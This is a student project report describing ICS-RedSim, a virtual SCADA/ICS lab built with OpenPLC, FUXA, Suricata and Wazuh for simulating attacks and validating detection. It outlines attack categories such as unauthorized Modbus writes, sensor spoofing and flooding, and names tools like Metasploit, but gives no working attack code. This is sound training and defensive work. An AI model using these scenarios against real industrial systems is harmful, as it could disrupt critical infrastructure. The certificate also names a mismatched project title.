Faculty of Engineering and Technology (FET)

Sri Sri University

Cuttack, Odisha, India. Pin-75400

B.Tech CSE - CSCD Project Report

Project Title: ICS – RedSim : SCADA/ICS Attack Simulation Framework

Group Number: 1

Department: FET

Guided By: Ms. Ishita Kosambia

Submitted by:

- Om Asutosh Das (FET-BCD-2023-27-005)
- Aayush Nanda (FET-BCD-2023-27-017)
- Amal Antony Alex (FET-BCD-2023-27-020)
- Debasmita Dash (FET-BCD-2023-27-028)
- Ratnadeep Das (FET-BCD-2023-27-036)

Certificate of the Guide

This is to certify that the project titled “Hospital Management Networks" submitted by the following students:

- Om Asutosh Das (FET-BCD-2023-27-005)
- Aayush Nanda (FET-BCD-2023-27-017)
- Amal Antony Alex (FET-BCD-2023-27-020)
- Debasmita Dash (FET-BCD-2023-27-028)
- Ratnadeep Das (FET-BCD-2023-27-036)

of the Faculty of Engineering and Technology has been carried out under my guidance in partial fulfilment of the requirements for the award of the degree. To the best of my knowledge, this work has not been submitted to any other university or institution for the award of any degree or diploma.

Guided By: Ms. Ishita Kosambia

Designation: Cyber Security Engineer and Trainer

Institution: Sri Sri University

(Signature)

Student Declaration

We hereby declare that the project work entitled " ICS – RedSim : SCADA/ICS Attack Simulation Framework " submitted to Faculty of Engineering and Technology, Sri Sri University Cuttack Odisha, is a record of original work carried out by us under the guidance of Ms. Ishita Kosambia.

This work has not been submitted anywhere else for any other degree or diploma.

- Om Asutosh Das (FET-BCD-2023-27-005)
- Aayush Nanda (FET-BCD-2023-27-017)
- Amal Antony Alex (FET-BCD-2023-27-020)
- Debasmita Dash (FET-BCD-2023-27-028)
- Ratnadeep Das (FET-BCD-2023-27-036)

Date:

Place: Cuttack

Acknowledgement

We would like to express our sincere gratitude to our project guide Ms. Ishita Kosambia for their valuable guidance, encouragement, and continuous support throughout the course of this project.

We are also thankful to the faculty and staff of the Faculty of Engineering and Technology Sri Sri University Cuttack for their assistance and for providing the necessary facilities to carry out our work.

Our heartfelt thanks to our families and friends for their moral support and motivation during the project development.

Finally, we thank each other as a team for the hard work and collaboration that made this project a success.

Students Signatures:

1.

2.

3.

4.

Table Of Contents

Title	Page No.
Certificate of Guide	
Student Declaration	
Acknowledgement	
Abstract	
CHAPTER 1: INTRODUCTION	
1.1 Need of the Study	
1.2 Problem Statement	
1.3 Scope of the Study	
1.4 Objectives of the Study	
1.5 Proposed Solution	
CHAPTER 2: LITERATURE REVIEW	
CHAPTER 3: SYSTEM IMPLEMENTATION	
3.1 Software Requirement Specification (SRS)	
3.2 System Architecture	
3.3 Methodology	
CHAPTER 4: EXPERIMENTAL WORKING & RESULTS	
Week 1 — Lab Architecture Design	
ICS Cybersecurity Lab – Three-Part Architecture	
IP Addressing Plan	
Tool List & Roles	
Week 2 — Build OT Network + Install PLC	
Week 3 — Industrial Process Simulation	
Week 4 — Build SCADA/HMI using FUXA	

Title **Page No.**

Week 5 — Baseline Traffic Capture & Analysis

Week 6 — Install IDS Monitoring (Suricata + Wazuh)

Week 7 — Scenario Library (Attack / Anomaly Simulations)

Week 8 — Final Integration + Key Observations

CHAPTER 5: CONCLUSION AND FUTURE SCOPE

Conclusion

Future Scope

References

Appendix List

Abstract

Industrial Control Systems (ICS) and Supervisory Control and Data Acquisition (SCADA) systems are widely used to operate and monitor critical infrastructure such as energy, manufacturing, transportation, and water treatment facilities. As these systems increasingly integrate Information Technology (IT) with Operational Technology (OT), they become more exposed to cybersecurity threats. However, conducting security testing directly on real industrial systems is costly and risky, as it may disrupt operations or damage equipment.

This project presents **ICS—RedSim**, a virtual ICS/SCADA attack simulation framework designed to provide a safe and cost-effective environment for studying industrial cybersecurity scenarios. The framework simulates a small industrial process consisting of a tank and motor control system implemented using OpenPLC and monitored through a SCADA interface built with FUXA. Communication between system components is performed using the Modbus/TCP protocol to replicate real industrial network behavior.

The platform enables controlled cyber-attack simulations such as unauthorized commands, abnormal polling, sensor spoofing, and network traffic anomalies. Security monitoring is implemented using Suricata, Wireshark, and Wazuh to analyze network traffic and generate alerts. This framework supports research, training, and experimentation in industrial cybersecurity without requiring real industrial hardware.

CHAPTER 1

INTRODUCTION


Industrial Control Systems (ICS) are specialized systems used to monitor and control industrial operations such as power plants, manufacturing units, oil refineries, and water treatment facilities. Supervisory Control and Data Acquisition (SCADA) systems form a critical component of ICS by enabling centralized monitoring and control of field devices like sensors, Programmable Logic Controllers (PLCs), motors, and actuators.

Traditionally, ICS and SCADA networks were isolated from external networks, making them less vulnerable to cyber threats. However, modern industrial environments integrate Information Technology (IT) with Operational Technology (OT) networks to enable remote monitoring, data analytics, and automation. This integration has significantly increased the attack surface of industrial systems.

Cyberattacks on ICS environments can lead to severe consequences including operational shutdowns, equipment damage, environmental hazards, and financial losses. Testing security mechanisms on real industrial setups is risky, expensive, and often impractical.

To address this challenge, this project presents ICS-RedSim, a safe, isolated, and low-cost virtual ICS/SCADA attack simulation framework. The framework enables simulation of common ICS cyber incidents and validation of detection mechanisms using monitoring and security tools — without requiring real industrial hardware.

The project creates a small part of virtual industrial water plant environment consisting of PLC logic, SCADA dashboards, network communication, and monitoring infrastructure. Controlled security scenarios such as unauthorized commands, protocol misuse, abnormal traffic, spoofing, and DATA_ADDRESS changing like conditions are simulated within a lab environment and analyzed using IDS(suricata) and logging systems(Wazuh).



Basic Overview

1.1 Need of the Study

Modern critical infrastructure systems are increasingly becoming targets of cyberattacks due to IT-OT convergence. Many industrial protocols like Modbus/TCP lack built-in security features such as authentication and encryption, making them vulnerable to misuse.

Testing industrial cyber defense strategies on live systems is dangerous and can disrupt operations. Therefore, there is a strong need for:

- A safe experimental platform
- Low-cost cybersecurity training infrastructure
- Controlled simulation of ICS cyber incidents & Attacking Methods
- Practical validation of monitoring and detection systems

This project fulfils these requirements by building a virtual ICS security testing lab that allows researchers and students to understand industrial cyber threats safely.

1.2 Problem Statement

Industrial Control Systems (ICS) and Supervisory Control and Data Acquisition (SCADA) systems are at the heart of almost every infrastructure sector including energy, manufacturing, transportation and water treatment. Cybersecurity of ICS/SCADA networks is critical because cyber incidents in the industrial environment have been shown to cause downtime to operations and threaten public safety and economy.

Testing the effectiveness of a control system's cybersecurity controls on real systems is not only expensive, but also potentially risky. Purchasing expensive components such as industrial-grade Programmable Logic Controllers (PLCs), sensors, and actuators to conduct testing on real industrial control systems in a controlled environment is costly, and compromising a real system to conduct experimentation can have business consequences and physical damage to equipment.

For that, it is essential to have a secure and managed environment that allows you to experiment and develop your response strategy to different cyber-attack scenarios in a context that does not imply risks for your operating industrial processes.

This project aims to develop a safe, isolated, and low-cost virtual ICS/SCADA laboratory that will include the models of industrial processes and types of cyber-attacks. The virtual laboratory will be used for gaining insight into the behavior of industrial networks in both nominal and attack conditions.

This feature also includes validation of the detection methods implemented by means of the addition of monitoring tools such as Intrusion Detection Systems (IDS), network analyzers and logging platforms. These tools are used to analyze the network activity and alert to any unusual activity. Everything must happen in a virtually modelled framework

1.3 Scope of the Study

The scope of the project includes:

• Designing a virtual ICS/SCADA architecture using virtualization

• Simulating industrial processes like tank systems and motor operations

• Implementing PLC logic using OpenPLC

• Developing SCADA dashboards using FUXA

• Generating normal and abnormal ICS network traffic

• Simulating controlled cybersecurity incidents

• Monitoring and analyzing traffic using IDS(Suricata) and logging tools(Wazuh)

• Validating detection effectiveness using alerts and dashboards

The system is strictly limited to a controlled lab environment and does not involve real industrial infrastructure.

1.4 Objectives of the Study

The main objectives of this project are:

• To design a virtual ICS/SCADA lab architecture

• To simulate realistic industrial processes

• To implement PLC-SCADA communication using Modbus/TCP

• To generate controlled ICS cyber incident scenarios

• To monitor industrial traffic using IDS tools

• To validate detection and response mechanisms

• To create a structured cybersecurity testing framework for ICS environments

1.5 Proposed Solution

The main objective of this research is to address the complex challenge of validating the effectiveness of the various cybersecurity mechanisms that are being implemented on Industrial Control Systems (ICS). In this context, we propose ICS—RedSim a fully virtualized framework for the construction of a virtual ICS/SCADA laboratory. The main advantage of the proposed framework is the establishment of a safe environment for training and for the reliable simulation of various industrial processes and scenarios of attacks or other types of cyber incidents occurring in ICS and without any impact on real industrial equipment.

The communication between the PLC and the SCADA system is done through Modbus/TCP protocol, a widely used industrial communication protocol. The implementation of this protocol enables the system to generate a large amount of real-like industrial network traffic and behaviors.

Besides the conventional simulation of industrial processes, the platform can also simulate controlled attacks and anomalies. Such anomalies may include forbidden commands, abnormal polling behavior, sensor spoofing and traffic bursts. With such a basis, the cyberattacks that can occur in an industrial environment can be emulated.

According to SCADA security managers, false flag attacks on industrial control systems (ICS) and SCADA systems could be used as a means of testing the effectiveness of existing security controls and potentially create the conditions necessary for a real attack to occur. To monitor and identify false flag attacks, some SCADA security managers use Intrusion Detection Systems (IDS) and monitoring tools such as Suricata, Wireshark and Wazuh. IDS and monitoring tools are installed on networks that observe traffic from industrial control systems, and based on known signatures of attacks and anomalies in network behavior, the IDS/monitoring systems generate alerts when it finds any unusual communication that may not be in line with defined criteria. In such cases, the alert will typically be based on the traffic observed, which could represent potential malicious attempts, or could be a false alert if the system overreacts to legitimate communication within industrial control systems, the manager explained.

During each scenario the network packets are captured by recording the PCAP files, system logs are recorded and the IDS alerts are recorded. This proves to be very helpful as it provides very useful information about the system behavior in normal and abnormal scenarios.

CHAPTER 2

LITERATURE REVIEW

S. No.	Author(s)	Year	Title	Objective	Methodology	Key Findings	Gaps Identified
1	Skrodelis & Romanovs	2026	Explainable Hybrid Intrusion Detection for SCADA/ICS	Develop explainable hybrid IDS models for industrial networks.	Combined signature-based and ML-based detection with explainability techniques.	Improved detection transparency and reduced false positives.	Focuses mainly on IDS performance; lacks full ICS testbed integration.
2	Mujeeb Ahmed	2025	AttackLLM: LLM-based Attack Pattern Generation for an Industrial Control System	Generate scalable attack patterns for ICS using LLMs to overcome scarcity of real attack datasets.	LLM-based data generation combining design-centric and data-centric techniques to create diverse attack scenarios.	Provides scalable attack generation without expensive physical testbeds.	Focuses on dataset generation rather than integration with full ICS simulation or real-time detection validation.
3	Gulzar Mustafa	2025	Deep Learning-Based Cyberattack Detection in ICS	Detect cyberattacks in ICS using deep learning models.	Applied neural networks to industrial network traffic datasets.	Achieved high accuracy in identifying unknown attacks.	Uses dataset-based evaluation; lacks real-time attack simulation environment.
4	Mane et al.	2025	Ensemble Learning-Based IDS for Modbus Industrial Networks	Improve detection of Modbus-based attacks using ensemble ML.	Trained ensemble classifiers on Modbus traffic datasets.	Better detection rates compared to single-model approaches.	Focused on detection model; no integrated Red vs Blue lab validation.
5	Elmarkez et al.	2025	Security-by-Design in Industrial Control Systems	Review security-by-design approaches for ICS/CPS environments.	Systematic mapping study of ICS security design frameworks.	Early security integration improves resilience of industrial systems.	Conceptual focus; does not provide a practical attack simulation lab.
6	Bajwa	2025	Cybersecurity in Industrial Control Systems: A Systematic	Review AI techniques for ICS threat detection.	Systematic review of research papers (2015–2024).	ML/DL models achieve high anomaly detection	Focus on detection models, not integrated attack simulation labs.

S. No.	Author(s)	Year	Title	Objective	Methodology	Key Findings	Gaps Identified
			Literature Review on AI-Based Threat Detection for SCADA & IoT Networks			accuracy (>90%).	
7	Mesbah et al.	2023	Analysis of ICS and SCADA Systems Attacks Using Honeypots	Examine the use of SCADA honeypots for detecting and analyzing attacks on ICS.	Deployment of SCADA honeypots in simulated ICS network environments to observe attack behavior.	Honeypots help detect malicious activity and reveal attacker techniques.	Lacks integration with full incident simulation frameworks and validation with IDS/SIEM in educational labs.
8	Delila Ghadim et al.	2022	ICSSIM: A Framework for Building Industrial Control Systems Security Testbeds	Create a customizable, low-cost virtual ICS security testbed.	Developed ICSSIM using Docker to simulate ICS components and communications.	Provides adaptable and reproducible platform for modeling industrial processes and cyber threats.	Limited focus on integrated monitoring validation (IDS/SIEM) and structured Red vs Blue workflow.
9	Cao et al.	2022	Machine Learning for Intrusion Detection in ICS	Develop ML-based IDS for industrial networks.	Applied supervised learning models to ICS traffic datasets.	Improved detection of unknown attack patterns.	Dataset-oriented research; lacks full virtual ICS simulation setup.
10	Sulaiman Alhassan	2020	ICSrank: A Security Risk Assessment Framework for Industrial Control Systems	Develop a risk assessment framework to evaluate cybersecurity risk of ICS devices using OSINT.	Proposed mathematical algorithm-based framework to collect and assess OSINT data related to ICS devices.	Provides detailed risk evaluations and helps identify vulnerable devices and exposure points.	Focuses on risk ranking of ICS assets but lacks simulated attack scenarios and detection/response validation.

CHAPTER 3

SYSTEM IMPLEMENTATION

3.1 Software Requirement Specification (SRS)

Operating Environment

• Host System: Windows/Linux

• Virtualization: VMware Workstation / Player

Tools & Technologies

ICS Simulation

• OpenPLC – PLC logic execution Webbased

• FUXA – Web-based SCADA/HMI dashboards

Networking

• Modbus/TCP Protocol

• Virtual LAN configuration (Bridged Network)

Monitoring & Detection

• Wireshark – Packet capture and analysis

• Suricata – Intrusion Detection System

• Wazuh – Host monitoring and log analysis

Attack Simulation

• Kali Linux – Security testing tools

3.2 System Architecture

The architecture follows a zone-based industrial design:

IT Zone

• Security analyst workstation

• Dashboard monitoring

DMZ Zone

• Log server

• IDS monitoring systems

OT Zone

• OpenPLC (PLC Controller)

• FUXA (SCADA/HMI System)

• Simulated sensors and actuators

Attacker Zone (Lab Only)

• Kali Linux machine used for controlled simulations

3.3 Methodology

The project is implemented in four phases:

Phase 1 — Normal Plant Simulation

• Create virtual OT network

• Configure PLC logic for tank and motor control

• SCADA reads/writes PLC registers

• Validate normal process behavior

• Capture baseline network traffic

Phase 2 — Monitoring Integration

• Deploy Suricata IDS

• Configure Wazuh agent

• Enable Modbus protocol visibility

• Collect logs and alerts

Phase 3 — Security Scenario Simulation

Controlled test scenarios are executed:

Category A — Discovery & Misuse

• Network scan attempts

• Unauthorized Modbus polling

• Illegal write commands

Category B — Process Integrity

• Sensor value spoofing

• Rapid command toggling

Category C — Availability Disruption

• Traffic flooding

• SCADA service overload simulation

Category D — Detection Validation

• IDS alert verification

• Incident evidence collection


Phase 4 — Reporting & Visualization

• Log ingestion into Wazuh/OpenSearch

• Alert dashboards

• Timeline visualization

• Evidence documentation



System Flow Design

CHAPTER 4


EXPERIMENTAL Working & RESULTS

The ICS-RedSim framework successfully simulated industrial processes and cybersecurity incidents.

WEEK 1 — Lab Architecture Design

Goal:

- Design a virtual industrial network similar like real-world ICS segmentation.
- We divide the lab into zones for realism and better detection testing.



Architecture Flow

ICS Cybersecurity Lab – Three-Part Architecture

1. OT Zone (Industrial Control Network)

Purpose: Simulates the industrial control system where physical processes are controlled.

Virtual Machine:

- Ubuntu VM

Components Installed:

- OpenPLC – Acts as the Programmable Logic Controller (PLC).
- Modbus/TCP Protocol – Used for communication between PLC and SCADA systems.

Function:

- Executes industrial control logic.
- Responds to Modbus commands sent from the SCADA system.
- Represents the core operational technology (OT) device in the simulated plant.

2. Monitoring / SCADA Zone

Purpose: Acts as the industrial monitoring and security management layer, responsible for visualization and threat detection.

Virtual Machine:

- Ubuntu VM

Components Installed:

- FUXA – Provides SCADA/HMI interface for monitoring and controlling the PLC.
- Suricata IDS – Monitors network traffic and detects malicious activities.
- Wazuh Manager – Host-based intrusion detection and log monitoring.
- Modbus Communication – Used by FUXA to communicate with the OpenPLC device.

Function:

- Allows operators to monitor industrial processes via SCADA dashboard.
- Detects suspicious network activity using Suricata.
- Collects and analyzes security logs using Wazuh.

3. Attacker / Testing Zone

Purpose: Used to generate controlled cyberattacks and anomalies for testing detection systems.

Virtual Machine:

- Kali Linux

Tools Used:

- Nmap – Network scanning.
- Metasploit – Exploitation framework.
- Modbus attack/testing tools – To simulate attacks on the PLC.
- Packet crafting tools – To generate malicious traffic.

Function:

- Simulates attacker behavior targeting the ICS network.
- Generates abnormal traffic and attack scenarios.
- Helps evaluate the effectiveness of Suricata IDS and Wazuh detection capabilities.

IP Addressing Plan (Bridged Network)

All virtual machines are connected using VMware Bridged Networking, allowing them to obtain IP addresses within the 192.168.0.0/24 network & the host ID part changes accordingly because of DHCP. This configuration enables direct communication between the attacker, monitoring system, and industrial control components within the same network segment.

Zone	System / Component	Network	Example IP Address	Description
OT Zone	OpenPLC (PLC) – Ubuntu VM	192.168.0.0/24	192.168.0.30	Simulated PLC running industrial control logic and responding to Modbus/TCP requests.
Monitoring / SCADA Zone	FUXA (SCADA/HMI) – Ubuntu VM	192.168.0.0/24	192.168.0.20	Provides SCADA interface to monitor and control the PLC.
Monitoring / Security	Suricata IDS	192.168.0.0/24	192.168.0.21	Network intrusion detection system monitoring industrial traffic.

Zone	System / Component	Network	Example IP Address	Description
Monitoring / Security	Wazuh Manager	192.168.0.0/24	192.168.0.22	Security monitoring and log analysis platform.
Attacker Zone	Kali Linux	192.168.0.0/24	192.168.0.50	Used to simulate cyberattacks and abnormal network behavior.


Tool List & Roles

Tool	Role
VMware Workstation Player	Virtualization platform
OpenPLC	PLC logic simulator
FUXA	SCADA/HMI dashboards
Modbus TCP	ICS communication protocol
Wireshark	Packet capture & protocol analysis
Suricata	Intrusion Detection System
Wazuh / OpenSearch	Host monitoring + Log analysis dashboards
Kali Linux	Controlled incident simulation

WEEK 2 — Build OT Network + Install PLC

PHASE 1 — Create PLC Virtual Machine

1. Install Ubuntu Desktop 22.04 LTS in a VMware virtual machine to host and run the OpenPLC software for simulating a programmable logic controller (PLC).



2. Update the Ubuntu system using "sudo apt update" and "sudo apt upgrade" to ensure all packages are up to date.


```
om-asutosh@Omm:~$ sudo apt update
[sudo] password for om-asutosh:
Get:1 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Hit:2 http://in.archive.ubuntu.com/ubuntu noble InRelease
Get:3 http://in.archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:4 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [1,504 kB]
Get:5 http://in.archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:6 http://in.archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [1,807 kB]
Get:7 http://security.ubuntu.com/ubuntu noble-security/main amd64 Components [21.5 kB]
```

